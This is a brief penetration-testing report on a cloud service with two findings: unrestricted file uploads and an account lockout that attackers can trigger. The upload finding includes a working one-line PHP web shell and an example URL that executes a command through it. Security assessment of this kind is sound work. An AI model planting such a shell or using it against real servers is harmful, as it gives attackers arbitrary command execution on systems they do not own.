Pen-testing

Cloud Service

Radu Stoica, Armin Roushan, Jan-Niklas Schneider, Georgiana Manolache, Nena O’Driscoll, Raditya Pratama

Table of Contents

[File uploading 2](#_Toc464383299)

[Disabling login 2](#_Toc464383300)

## File uploading

**Risk: High**

The problem with the code is that there is no check regarding type of file being uploaded. Assuming that pictures/ is available in the web document root, an attacker could upload a file with the name: malicious.php

Since this filename ends in ".php" it can be executed by the web server. In the contents of this uploaded file, the attacker could use:


<?php

system($\_GET['cmd']);

?>

Once this file has been installed, the attacker can enter arbitrary commands to execute using a URL such as:

http://serveraddress/uploads/malicious.php?cmd=ls%20-l



## Disabling login

**Risk: Low**

An account allows for three login fails, after which the account is disabled. To recover the account, the owner must contact the administrator. This allows for an attacker to disable many accounts if he can brute force or guess the username (like admin).